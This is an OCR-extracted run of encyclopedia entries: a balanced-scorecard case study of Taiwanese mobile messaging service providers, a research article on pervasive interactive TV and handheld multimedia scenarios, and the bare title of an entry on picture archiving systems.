User Modeling: The development or updating of the user model.

The Perspectives of Message-Based Service in Taiwan

Maria R. Lee
Shih-Chien University, Taiwan

INTRODUCTION

The number of cellular phone subscribers has reached a total of 5.6 million in Taiwan (NCC, 2007). Meanwhile, Internet users have reached a total of 14.5 million and mobile Internet users have broken the record of 9.1 million in 2006 (NCC, 2007). The combination of information and telecommunication technologies has brought people a new communication method—cellular value-added services, which have become a lucrative business for telecommunication providers in Taiwan.

One result of the cellular value-added services presented to the public brought the information-based, messaging-based, and financial services into one kit; people can not only communicate through the cellular phones but also use them as versatile handsets. DoCoMo, a famous Japanese telecommunication provider, has successfully cultivated the cellular value-added services. Its success can be explained with two reasons: one is content, and Web site providers are willing to share their technical support; and the other reason is the establishment of an automated payment system to assist the cash flow between providers and even beef up the whole industry by associating related business partners (Natsuno, 2001).

Comparing with DoCoMo's case, the telecommunication service providers in Taiwan have provided various cellular value-added services. However, the popularity of the service does not turn out to be as good as expected. We are wondering why. Telecommunication providers began to adjust the fee of short message service (SMS) down to 25% maximally since June 2004 in Taiwan. The idea of lowering fees is to stimulate the popularity of SMS usage. Would that bring a collateral effect to the providers of cellular value-added service positively or negatively? In response, this research will discuss the challenges facing Taiwanese cellular value-added service providers. Hinet, Taiwan Cellular Corporation (TCC), and Flyma online service providers have been chosen as research companies.

BACKGROUND

The great innovation of information technology (IT) has brought both cellular phone and Internet technology to reality. A high penetration rate of cellular phone subscribers and a great popularity of Internet users has completely changed communications between people. With these two new technologies, people can communicate with each other without concern about *when* and *where*. The created value of cellular value-added service has been considered a significant issue in this research.


According to the Marketing Intelligence Center, the cellular value-added service can be categorized as *message-based service, entertainment service, financial service*, or *information service*. Table 1 shows the categorization.

Figure 1 shows the amount of message and revenue of message-based service in Taiwan (NCC, 2007). This research focuses mainly on *message-based services* such as e-mail and multimedia service (MMS).

Table 1. The cellular value-added service categorization (From Marketing Intelligence Center, http://mic.iii.org.tw/index.asp)

Category	Description	Application
Message-based service	Providing users real time message services	Short message service (SMs), e-mail, multimedia service
Entertainment service	Providing users recreational services	Downloading hot pictures, music, and games
Financial service	Providing users services of financial issue	Mobile banking, mobile shopping, etc.
Information service	Providing users up-to-date information	Information on weather, news, sporting, mapping, etc.

Figure 2. Amount of message and revenue of message-based service in Taiwan



Three different types of cellular value-added service industries have been chosen as case studies including a system service provider (Taiwan Cellular Corporation), an Internet service provider (ISP) (Hinet), and a value-added service provider (Flyma). Taiwan Cellular Corporation (www.tcc.net.tw) is one of the biggest telecommunication providers in Taiwan. It specializes in network infrastructure, product offering, technology development, and customer services. The value-added services in TCC include SMS, MMS, entertainment, and so forth. HiNet (www.hinet.net) is Taiwan's largest ISP and has by far the largest number of users in Taiwan. Hinet's value added service includes voice over IP (VOIP), games, MMS, and so forth. Flyma (www.flyma.net) is a small enterprise company specializing in wireless value-added service such as MMS, e-mail, and so on.

The perspective analysis is based on the balanced scorecard (BSC) (Kaplan & Norton, 1992, 1993, 1996a, b, c, d). BSC has been used as a strategic management system and performance measurement. The balanced scorecard suggests that we view the organization from four perspectives and develop metrics, collect data, and analyze it relative to each of these perspectives: the learning and growth perspective, the business process perspective, the customer perspective, and the financial perspective. Figure 2 shows the customized BSC's four perspectives for cellular value-added service: *service charging, customer relationship, business partnership, and innovation and learning*.

PERSPECTIVE ANALYSIS

Base on the balanced scorecard's four fundamental perspectives, we customize the perspectives to be below four cellular value-added service perspectives:

1. **Service charging:** due to the company's internal financial confidential information, we focus mainly on the charging comprisal of SMS fee only.
2. **Customer relationship:** we focus on the customer segmentation of each case and the process of CRM.
3. **Business partnership:** we discuss the relationship between these related business partners.
4. **Innovation and learning:** we compare the program of human resource enhancement for each case.

Service Charging

The service charge consists of a MSN fee per cost, an estimated production fee, and an access fee. The access fee is the administration fee to the ISP provider. The access fee charge is 20% of MSN per cost minus production fee. In other words, only the value-added service provider, Flyma, needs to pay to the ISP provider whereas both Hinet and TCC are ISPs. Table 2 shows the MSN service charging structure.

Figure 2. Cellular value-added service perspectives with their relationships




Table 2. A comparative figure of MSN service charge

Company	MSN per cost	Production Fee	Access fee	Net
Hinet	2	1.0	none	1.0
TCC	2.5	1	none	1.5
Flyma	2	1	1 ((2-1)*20%)	0.8

Customer Relationship

Due to the saturated market of cellular phone subscribers, telecom providers begin to provide subscribers cellular value-added service. Based on the completed network of information infrastructure, Hinet successfully brought their services into each subscriber's family, and this resulted in a good customer relationship. Moreover, the Taiwan Cellular Corporation has considered the high quality of customer service the company vision and has established a customer service department as an individual company. The scale of customer service is much smaller than the two former companies. Flyma cannot afford a large budget for customer service. However, it still offers and maintains excellent customer support through the Web site.

Apart from the services to offer, these companies need to consider what else can affect the customer relationship. For example, the falsities through message-based service of cellular phones have rampantly come out and seriously damage the property of customers. Thus, customers usually have a negative impression of the message-based service in Taiwan.

Business Partnership

This perspective refers to the business partnership between companies. The partnership can be categorized as digital content providers, technical support companies, and affiliated businesses. Table 3 summarizes these companies' business partnership.

Generally speaking, Hinet offers a stable digital content provider and system maintenance. By introducing the Japanese production, TCC can increase the technology of manufacturing digital content. Flyma concentrates on the Web site design and provides an online customer service.

Innovation and Learning

This perspective includes employee training and corporate cultural attitudes related to both individual and cor-

Table 3. Business partnership for value-added services

	Digital content provider	Technical support company	Affiliated business
Hinet	Cooperating with other digital content providers and its research lab.	Cooperating with a Canadian network solution company, Nortel Networks Corp.	Affiliating with the domestic Web site.
Taiwan Cellular Corporation	Cooperating with Japanese company and introducing an up-to-date picture and tune.	Granted to its subsidiary company, Howin Corp.	Affiliating with the domestic Web site.
Flyma	Cooperating with the Japanese company, Ricoh.	Cooperating with domestic telecom providers.	Affiliating with education institution and government.

porate self-improvement. Based on the interview results, we found out that Hinet possessed the most institutionalized system of human resource enhancement. Flyma pays much attention to the enhancement program, for example, appoints their team to Japan for experiencing manufacturing digital content, whereas TCC particularly highlights the enhancement of customer service quality and provides its employees knowledge on relationship maintenance, customer relationships, and so forth.

ANALYZING RESULTS

The balanced scorecard's four perspectives provide a clear description as to what companies should measure in order to "balance" the perspective. We also recognize some of the weaknesses and strengths of the three value-added service companies in Taiwan.

Service Charging

In order to stimulate the frequency of cellular phone message usage, telecommunication providers have decreased the service charging of short message services since June 2004. Under this situation, cost-down of cellular value-added service and good business partnerships are very important for providers to maintain their advantage. A cheaper service charge and a better, more practical cellular value-added service can encourage customers to purchase the service.

Customer Relationship

- Emphasize the quality of customer service Speaking of the customized market, customers are no longer looking for quantity but also the quality of service. Providing a nice quality of customer service is the fundamental business strategy in the recent market.
- Emphasize the quality of cellular value-added service

The cellular value-added service providers only think about how to increase the number of cellular phone subscribers to increase market share. Price-cutting is the most typical promotional method in the recent saturated cellular phone market. However, the outcome of this promotion is not as good as expected. It could be an analogy between farming and this promotion. When a farmer wishes to increase his benefit from farming, a high quality of cultivation is more important than the quantity. Therefore, the cellular value-added service providers should pay more attention to how to improve their quality of cellular value-added service.

Business Partnership

Because of the great support from the government, Taiwanese digital content providers can concentrate on providing more practical digital content to enrich the value of cellular value-added service and stimulate the popularity. In addition, the technical support providers need to provide stable systems and also focus on integrating the various working systems from each provider such as the payment system. Furthermore, in order to increase the usage of cellular value-added service, the application layer, such as Web-site providers, needs to induce more cross-industry companies to join and make use of cellular value-added service as a national routine, eventually.

Innovation and Learning

Compared with the advanced digital content industry in Japan and Korea, the industry in Taiwan is still lagging far behind. Through importing digital content from Japan and Korea, it can provide customers with more options and also bring the Taiwanese digital content providers more ideas of the production base on technical support. Furthermore, the Taiwanese cellular value-added service providers can also appoint a team to Japan and Korea to experience a developed working environment and then come up with a positive effect technically and mentally to each team member.

DISCUSSION

The reason for the unpopularity of cellular value-added services in Taiwan could be clarified as follows:

- **The demand rarely reaches economies of scale:** In 2002, the short message service usage volume is around 2.1 billion, according to the DGT, and then ended up with a 14.3% growth rate in the following year. Even if it comes up with a nice growth rate, demand rarely reaches economies of scale according to Chunghwa Telecom, a famous Taiwanese telecom provider. Thus, it is scarce to grant a cost-down on cellular value-added service.
- **The high service charge:** Compared with the 40 cents per short message service fee in mainland China, according to the consumer's foundation, the service charge still remains at a high price in Taiwan. Although the telecom providers have adjusted down to 25% maximally, the result hardly encourages the willingness of customers' usage.
- **Low functional support of cellular phone models:** In order to carry the practical and diversified content of cellular value-added service into reality, it is necessary to match with new models of cellular phones. However, it is difficult to promote a new handset at the same price as an old model in the short term. Pricing is still considered the most important issue for customers. Due to the low rates of cellular phone repurchasing, customers still use old cellular phones and only partly use the new cellular value-added service.
- **Distorting the positive usage of mobile value-added service:** Recently, falsity through message-based service of cellular phones rampantly comes out and seriously harms the property of customers. Thus, customers mostly have a negative impression of the message-based service.

CONCLUSION AND SUGGESTIONS

Based on the balanced scorecard theory, we aimed to analyze three different types of cellular value-added service companies in Taiwan. The research involved conducting field interviews. We have viewed the companies from four perspectives and developed metrics, collected dat,a and analyzed it relative to each of these perspectives: service charging, customer relationship, business partnership, and innovation and learning.

Based on the analysis, we have found that for the sake of small user numbers compared with telecom companies, online service providers need to provide diversified contents of value-added services to increase the company profile. Both telecom companies and online service providers need to concentrate on maintaining a high quality of consumer service in a long-term business strategy. Considering the saturation of cellular phone users, both telecom companies and online service providers should enhance the quality of value-added services instead of the quantity of cellular phone users. Inviting cross-industry business partners is to create a mobile value-added service environment and make use of mobile value-added services as a nationwide action.

To maintain future trends of cellular value-added services in Taiwan, we suggest:

- **Beefing up the whole industry:** The most important issue for cellular value-added service providers is to create a win-win business with their business partner. We suggest implementing a high quality of value-added service at a competitive price and having a systemic cooperation with related business partners such as the digital content providers and cellular phone makers.
- **Stimulating the market:** How to build up an e-society still remains a big concern for the cellular value-added service providers. The suggestion is that the providers need to bring up different industries, such as financial, computing,

P

and entertainment into one platform that makes customers convenient on information searching. Consequently, a higher penetration of cellular value-added service will result with better popularity.

- **Dissolving the negative impression:** Recently, the falsity through message-based service of cellular phones rampantly come out and make a negative impression on people. Thus, the providers need to lift the qualification bar of inspecting the mass message senders.

For future work, we would like to enlarge the research scale. This research only focused on the Taiwanese cellular value-added service providers. In order to provide a more impartial and wider thinking of business running to Taiwanese providers, it is worth to research on the business model in countries with successful cases such as Japan and Korea.

ACKNOWLEDGMENT

The author would like to thank Mr. Feng. Y. Pai, Graduate Student of Institute of Internet Trade Management, Shih Chien University for his research effort and Mr. Yaw-Tsong Chen, the CEO of Flyma City Corp., for his insightful information.

KEY TERMS

Balance Scorecard (BSC): A strategic management system and performance measurement.

Cellular Value-Added Service Categories: The cellular value-added service can be categorized as message-based service, entertainment service, financial service, and information service.

Entertainment Service: Providing users recreational services, for example, downloading hot pictures, music, and games.

Financial Service: Providing users services of financial issue, for example, mobile banking and mobile shopping.

Information Service: Providing users up-to-date information, for example, information on weather, news, sporting, and mapping.

Message-based Service: Providing users real time message services, for example, short message service (SMS), e-mail, and multimedia service.

Short Message Service (SMS): Often called text messaging, it is a means of sending short messages to and from mobile phones.

Pervasive iTV and Creative Networked Multimedia Systems

Anxo Cereijo Roibás
SCMIS, University of Brighton, UK

Stephen Johnson
Mobility Research Centre, UK

INTRODUCTION

This article presents a research project carried out at the BT Mobility Research Center with the aim of developing appropriate applications for pervasive iTV, paying special attention to the personal and social contextual usage of this media within the entertainment, work, and government environments. It prospects a future trend in the use of pervasive interactive multimedia systems in future communications scenarios for mobile and pervasive iTV, that is, the use of handhelds as interfaces to extend and enhance the TV experience outside the home boundaries.

The new scenarios discussed in this article are based on the assumption that mobile phones interconnected with other surrounding interfaces (e.g., iTV, PCs, PDAs, in-car-navigators, smart-house appliances, etc.), will be decisive in the creation of pervasive interactive multimedia systems.

With its recent development into becoming an interactive system, TV seems to increasingly replace traditional "passive" TV platforms through active viewers-participation (Lamont & Afshan, 1999). Moreover, interactive television gives viewers the opportunity to extend their UX of television for activities that currently occur more typically on the Web (Steemers, 1998). These activities are consequent to the enhanced communication possibilities that have been enabled by new media: users can browse information, personalize their viewing choices, play interactive games, carry out e-commerce activities (shopping, banking, voting, etc.), and play increasingly active roles in broadcast programs (to the extent of interacting with other viewers).

At the same time, recent technological developments in handsets have converted them into tools for creation, editing, and diffusion of multimedia content. The last mobile phones are equipped with large screen, color display, photo and video camera, and with functionalities as MMS, video call, image, sound, and video editing software. As an intrinsic characteristic of these interfaces, all these operations can be done in any place, time, and environment. This freedom of action can lead to scenarios of pervasive multimedia interaction. In fact, a nomadic generation of users will benefit from pervasive interactive multimedia systems on many levels, not only by merely having access to TV broadcast on their handhelds or playing active roles in interacting with TV programs. The most challenging aspect of iTV is indeed the creativity and the one-to-one connectivity that this medium can enable. This attribute will allow users to become "multimedia-content producers": They will create content in multimedia formats and share it with others.

This research attempts to identify the mutual influence between technology and society. This phenomenon is particularly evident with social technology designed to integrate into household routines. Making effective predictions about new technology requires exploring the critical disconnections between the ways in which such technologies are produced and the ways in which they are consumed, or rejected (Fischer, 1992; Lee & Lee, 1995).

BACKGROUND

Becoming interactive, TV is replacing traditional "passive" TV platform (Spigel, 1992) through the increase of active participation by the viewers, substantially influencing people's experience with television and their TV-related social behavior (Lee & Lee, 1995).

As shown in Table 1, several network operators in Europe, the USA, Japan, Korea, and Canada are start-

Figure 1. TV broadcasting on a handheld (Source: Yankee Group, 2005)

Figure 2. Big Brother UK on interactive TV, mobile phones, and the Web

ing to broadcast TV on handhelds. This is commonly defined as mobile TV (Figure 1).

Users' adoption of powerful handhelds with multimedia features together with an increasing interoperability between platforms is resulting not only in expanding the iTV consumption beyond the domestic context, but also in granting a ubiquitous TV presence. We can define this "almost everywhere TV" as "pervasive TV." Pervasive TV is a step to further respect mobile TV as it considers not only handhelds as possible interfaces to receive and interact with TV content, but it includes a whole system of interfaces (TV, PC, mobile phones, public digital displays, etc.) that can be chosen by the user according to his or her specific context (Cereijo et al., 2005). This interconnected multi-platform system is also called convergence of technology.

A good example of convergence of technology leading to communication pervasivity can be found in the 2000 UK edition of the reality TV show Big Brother. As shown in Figure 2 this program has been made accessible through four interfaces (TV plus iTV, mobile phones, and the Web). Users could access information regarding what was happening in the "house" from any location and at any time with the most practicable interface. More interestingly, each interface allowed different applications (e.g., forum and archives in the Web, voting, additional textual information and videos on iTV, and alerts and news on mobile phones). This application was optimized for each of the interfaces involved according to their intrinsic GUI and contextual usage differences: the Web site had enhanced interaction features such as personalized multimedia news about the program but was mainly focused in community related applications such as a dedicated chat and a forum; the iTV was mainly focused on live video streaming of the "house" with the possibility of choosing the camera in a preferred room, and the mobile system was oriented to provide quick text updates about the events, alerts, and some interactive features such as voting.

Figure 3. Cultural probes packs

HCI designers need to optimize the usability of such interfaces by identifying service formats that are most suitable and distinctive interaction patterns (Weiss, 2002).

MAIN FOCUS OF THE ARTICLE

Research Methodology

Due to the high uncertainness about technological trends and users' future needs and expectations, analyzing the UX in future scenarios of mobile and ubiquitous iTV is not an easy task. In fact, rapid changes in users' habits and technological advances have generated enormous uncertainties and call for innovative research and development methodologies (Cereijo & Johnson, 2006). Our methodology consisted of two initial focus group sessions with representatives of the users (commuters have been selected as the target group[1]). To understand better usage differences between users, they have been divided into two categories in order to take into account discrepancies in lifestyles and purchasing power: from 18 to 25 years old and from 25 to 40 years old. However, both groups included a wide representation in terms of cultural backgrounds and professional activities. Each workshop involved around 10 participants and aimed to get the users' views about trends on multimedia mobile applications, TV at home and on the move, new forms of content for mobile TV, advanced interaction possibilities, and finally, possible interconnections between handhelds and other devices. The focus groups revealed users' concerns about the contextual usage of mobile multimedia applications as well as the need of improving some unsolved issues for these interfaces as the low sociability, creativity, contextual sensitivity, and interaction that so far they enable (Lull, 1980).

These activities have been combined with a theoretical investigation of existing technologies and successful interactive UXs in other areas (e.g., games). This phase also included ethnographic research using cultural probes, questionnaires, and naturalistic observation (photo/video recording in-the-field and data analysis). While focus groups and analysis of study-cases were good sources of functional and data requirements, cultural probes and questionnaires provided good information about users' requirements, and finally, in-the-field observation has been a very valuable technique to identify environmental and usability requirements.

Cultural probes aimed to get inspirational responses to understand beliefs, desires, aesthetic preferences, and cultural concerns of users without observing them directly. This technique that was initially used by Gaver to find new features in community design[2] (Gaver, Dunne, & Pacenti, 1999) has been recently exported to HCI (Hulkko, Mattelmäki, Virtanen, & Keinonen,. 2004). Cultural probes are an alternative to traditional interviews or questionnaires to gather information about people. Volunteers are offered a pack of stimulating ways of commenting on their life, technology uses, and environment. Probes are intended to stimulate and are designed as open-ended. Participants can choose how they represent themselves and then send back each element as it is completed. The method provides the basis for multi-layered narratives about people, accepting the partial truths, wishful thinking, and outright lies that are part of life, and the uncertainty and ambiguity of tasks encourages subjective engagement.

In this work, six selected users have been given a pack with the probes material under condition of returning it back completed after two weeks. Each pack (Figure 3) included four main items with the following indications:

- **Maps:** World ("Where would you imagine having a daydream?"); City ("Where would you like to go but you can't?"); House ("Where would you like to be alone?", "where would you like to meet people?"); Family, friends, and colleagues relationships ("Show frequency and nature of contacts").
- **Questionnaires:** A set of 11 postcards aimed to provide a very informal and open approach, encouraging instinctive and casual replies about the users' vision on the topic and were distributed to 12 target users.
- **Camera:** "Take a picture of an image/video you'd like to take with your mobile."
- **Media Diary:** "Record TV, cinema, and radio use (what, when, where, with whom)."
- **Photo Album + Color Pencils:** "Collect things, images, and stories of your week; make sketches."

Surprisingly, this research uncovered a scarce users' appeal in having broadcasting of traditional TV (or iTV) formats on their mobile phones (except some exceptions such as brief life updates of a decisive football match or extraordinary news). Pervasive iTV will have to do with issues such as socialibility (Lull, 1980), context awareness[3], creativity, interactivity (Palen, Salzman, & Youngs, 2000), convergence (iTV, mobile phones, in-car-navigators and Internet), and connectivity (one to one and one to many). Therefore, the concept of pervasive iTV will likely have more to do with the emerging of mobile communities that are a sort of "DIY (Do It Yourself) producers" of multimedia content: they will create multimedia content in specific contexts and with precise purposes and share it with others.

Prospected Scenarios

From all the information gathered we have created the following two personas that intended to represent the most likely category of users of pervasive multimedia systems (see Table 2).

Therefore we have prospected a significant future scenario for pervasive multimedia systems, involving each typology of user. In this phase we have used the technique of dramatizations in order to achieve a high engagement of the users during the creation of the scenario:

Table 2. Summarized description of two personas

Paul is a married 52 year old mechanical engineer who has just moved to the countryside near Edinburgh and has 2 sons: one still in school while the other has just started at the university. Paul enjoys fiction movies, rowing, gardening, and collecting.
Marina, a single 28 year old lawyer living in east London and frequently traveling abroad for work, is interested in archaeology, traveling and jogging.

- **Morning Routine:** Paul has breakfast with his family while watching the morning news on the digital tablecloth. He then drives his son to school after which his wife gets an automatic acknowledge (voice message on her mobile or digital tablecloth) that the boy has arrived at school. While driving to his office, Paul gets personalized local video news on his in-car-navigator.
- **Work Routine:** All of Paul's mobile communications go across his desktop when he is sitting in his chair at work. He uses the local satellite system to find a picnic area, the location of which he forwards (video and map) to his wife with a voice/text message inviting her to lunch. She receives the message on her mobile and replies. After Paul leaves the office to meet her, he gets a video message on his in-car-navigator from a partner asking urgently for an important file. Paul retrieves the file in one of his company's folders using the voice interaction system, and replies to the message. He then sets the work message system to very-urgent-only mode since he has the afternoon free. He then sees by his wife's position on his navigator map that she has arrived at the arranged meeting point for lunch.
- **Social Lunch:** As Paul joins his wife he receives an info alert message, which he accepts to get a short video message about a nearby landmark. Using voice activation, Paul uses his mobile to provide him with related information about the area and other subjects of interest. Finding digital messages from people that have been to this land-mark before, Paul and his wife look at some and then leave one of their own for others to discover later. Following lunch, they connect through the video-conference system with their son at school.

Figure 4. Mobile iTV phone

Figure 5. Remote cam activation by three

- **Afternoon Leisure:** Paul checks the state of the river through the rowing club live-cam and finds the water is too rough. He sends a link with the live-video of the river to his pals with a message suggesting they reschedule their plans to row together. Having changed his schedule, he visits a nearby market mentioned during the morning news and finds an interesting but pricey item. He starts a videoconference with a knowledgeable friend who examines the piece through his mobile cam and offers an opinion on the value of the item. Unconvinced he should buy it, Paul uses a matchmaking system to locate similar collectors who are visiting the market and he finds two people. A quick look at their profiles tells him they are worth a short meeting so he sends them a message inviting them for a coffee. Meanwhile, Paul's wife checks her virtual map, spots a nice gallery nearby, and makes a short virtual visit. When she notices on the map that one of her friends is nearby, she sends an invitation for her to visit the gallery.
- **Evening Routine:** On the way back home, they use the home remote control system on his in-car-navigator to check their fridge to see if they need to stop at the grocery store. After picking up their son at school, Paul's wife receives a notification that her favorite TV show is about to begin so she remotely checks that the home video recorder has been set properly. She then accepts to watch a summary of today's episode on the in-car-navigator which she also forwards to her friends.

The previously identified scenario put the basis for the identification a plausible application for mobile and pervasive interactive TV, which is described as follows: This handheld device has a traditional clamshell design with a pivotable color display, photo and video camera, and keypad-based standard interaction, as well as voice-based interaction (see Figure 4).

In addition, a small transmitter inside the device enables it to serve as a pointer and allows interaction with TV screens and Public Digital Displays, much like how a mouse is used to point to a computer display. Also envisaged is the possibility of combining two devices to double the size screen and permit enhanced navigation, which would increase the sociability potential of this application. Applications for this device include:

- Context-aware infotainment such as local video news, visualization of user's position on a map, and reception of multimedia alert messages from things or places (monument, building, etc). Distance vision such as enabling a remote life-cam activation and control (zoom, positioning) (Figure 5) or request of other user's phone remote cam activation and control (zoom, positioning).
- Personalized information such as news and documentaries, embedded mobile live-encyclopedia (linked to TV-video content), and a personal virtual memory system.
- Self-authored content such as recording, editing and sharing, broadcasting or narrowcasting of personal videos, life TV video debate in video-conferencing, mob-blogging and self-authored reality-TV channels, notification of a live event or TV series and video clip summary of a TV show and possibility of storing, editing, or forwarding it to other users.
- Socialization and social awareness such as matchmaking systems to find users with required

profiles, possibility of pointing the mobile toward a person, thing, or place to get info about it, and exchange of personal information by shaking hands between users. The system can also inform about the presence of other users (friends, family, or just "interesting" people) nearby.
- Remote control such as verify and command home appliances (e.g., refrigerator, washing machine, video recorder).

This application aims to express the potentiality of the previously described scenario, supporting issues such as contextualization of content, possibility of creating and sharing self-authored digital content, sociability and development of new mobile communities, higher and new forms of interaction, and interconnection between different platforms such as handhelds, TV, and public digital displays.

FUTURE TRENDS

Future research in this area aims to explore new challenges for mobile iTV such as interacting with the user's social context (social awareness) and with intelligent environments (spaces and installations mediated by information and communications technology) as well as developing enhanced immersive environments, tangible computing, and new interaction modalities (gestures, haptics, etc.). An analysis of the contributions that interactive arts could give to this area will offer significant insights. Technical aspects related to the design of a multi-platform broadcasting of interactive multimedia (databases, artificial intelligence, networks, agents, multi-modality, semantic search engines, context awareness technologies, transport systems) require the contribution of media and information technology.

It will also explore applications of these pervasive interactive multimedia systems in areas beyond leisure and entertainment. For example, education is a promising field: new and relevant learning models, rich contents and applications, device-independent user-generated content, smart interactive content, and so forth can enrich multi-literacies (Cope, Kalantzis, & New London Group, 2000) and multimodality (Kress & Van Leeuwen, 2001) in the classroom. Moreover m-government and work are also becoming particularly interesting subjects. In addition, special attention must be given to possible implications in terms of copyright, industrial property, and other legal, editorial, and production issues.

Other critical areas of study are related to technological innovation implications for users and require an understanding of: users' (early to late) adoption of new technologies; economic technological changes and relationship with the market; sustainability of business models related to the new systems; and how to economically sustain the proposed system.

CONCLUSION

This article prospects a future trend in the use of pervasive interactive multimedia systems in future communications scenarios for mobile and pervasive iTV, that is, the use of handhelds as interfaces to extend and enhance the TV experience outside the home boundaries. However, there are several reasons to believe that the future of pervasive TV will not consist of merely broadcast of traditional TV content on mobile devices. The first one is related to the intrinsic physical diversity between both interfaces (TV and handhelds) making them unsuitable for the same way of delivering of content. The second regards the context of use: TV is traditionally used in a domestic private environment (Spigel, 1992) and usually involves a social sharing (Morley, 1986), while mobile phones are mainly used in public environments, entail an individual experience (Perry, O'Hara, Sellen, Harper, & Brown, 2001), and generally the viewing time is much shorter. Moreover, unlike TV, handhelds are regularly used in different situations and with different purposes, and they are likely to be used as an auxiliary tool to assist users in a main activity (in this sense, mobile content could be related to the specific context of the user—context awareness) (Harper, 2003). Finally, there are also operability differences: TV (including interactive TV) is considered a passive or low interactive medium, while handhelds entail a high interactivity and connectivity. Therefore, broadcasting of TV programs on handhelds is likely to be as deluding as interactive TV was.

The work shows how a participatory design approach together with innovative ethno-methodologies can lead to the identification of critical mobile iTV issues such as sociability, context awareness, creativity, interactivity, convergence (iTV, mobile phones, in-car-navigators, and Internet), and connectivity (one to one and one to many), helping in the creation and representation of feasible and relevant future communications scenarios.

KEY TERMS

Context Awareness, Contextual Usage, and Contextualization of Content: Is a term from computer science that is used for devices that have information about the circumstances under which they operate and can react accordingly. Context aware devices may also try to make assumptions about the user's current situation.

Convergence of Technology: The coming together of two or more disparate technologies. For example, the so-called fax revolution was produced by a convergence of telecommunications technology, optical scanning technology, and printing technology.

Interactive TV (iTV): iTV is an umbrella term. Interactive TV is the content and services (in addition to linear TV and radio channels) which are available for digital viewers to navigate through on their TV screen.

Mobile TV: Watching TV on a mobile phone. There are several mobile TV air interfaces competing for prime time. Digital multimedia broadcasting (DMB) is based on the digital audio broadcasting radio standard; digital video broadcast-handheld (DVB-H) is the mobile version of the international digital TV standard, and forward link only (FLO) is based on QUALCOMM's popular CDMA technology.

Pervasive iTV: An amalgamation between the concepts of iTV and pervasive TV. However, this term goes beyond the concept of traditional TV programs data stream and focuses on content personalization and users' creativity, socialibility, context awareness, advanced interactivity, immersive environments, convergence (iTV, mobile phones, in-car-navigators, and Internet), and connectivity (one to one and one to many).

Pervasive TV: It is an adaptation of the term pervasive computing, and it reflects the concept of accessing TV in different contexts such as home, the office, the auto, and outdoors thanks to the convergence of technology.

Sociability, Social Usage: Regards the social character of the usage of TV, and it involves the identification of suitable applications and interfaces that support social use.

Social Awareness: Regards the ability of applications of providing consciousness to the users about their social surroundings (e.g., a map that visually informs about the nearby presence of friends by locating them).

User Experience (UX): A term used to describe the overall experience and satisfaction a user has when using a product or system. It most commonly refers to a combination of software and business topics, such as selling over the Web, but it applies to any result of interaction design. Interactive voice response systems, for instance, are a frequently mentioned design that can lead to a poor user experience.

ENDNOTES

1 It has been assumed that commuters are a particularly relevant and interesting population segment for investigating novel processes and forms of interaction with mobile multimedia content. The growing interest and dedication to mobility and mobile life among commuters is strikingly shown in the rapidly increasing share of resources used for mobile life. Use of public and private transportation, and walking in urban mobility has been increasing steadily, as has the amount of money spent for mobility and telecommunications (Pooley, Turnbull, & Adams, 2005).

2 Gaver's original probes include a "sign-in book" for all visitors to the house; a sheet on which to record "house rules"; social network analysis tools presented as an opportunity to describe your family and friends as shells and sea creatures on the beach, as a cricket game, as characters in Dante's Heaven and Hell. Where lists are solicited, they include capturing the bizarre and the detailed: "the spiritual center of the home," "something red," "your collections." Items are customized: instructions to take 6 to 10 pictures that tell these stories are printed on the back of single-use cameras.

3 A recent definition of context-awareness is due to Dey and Abowd (1999, pp. 3-4), who defined it as "any information that can be used to characterize the situation of an entity, where an entity can be a person, place, physical, or computational object" and "the use of context to provide task-relevant information and/or services to a user, wherever they may be." Context is becoming increasingly important in handheld and ubiquitous computing, where the user's context often changes rapidly (Pascoe, Ryan, & Morse, 1999).

Picture Archiving and Communication System for Public Healthcare

Carrison K. S. Tong

Eric T. T. Wong
The Hong Kong Polytechnic University, Hong Kong, China

BACKGROUND

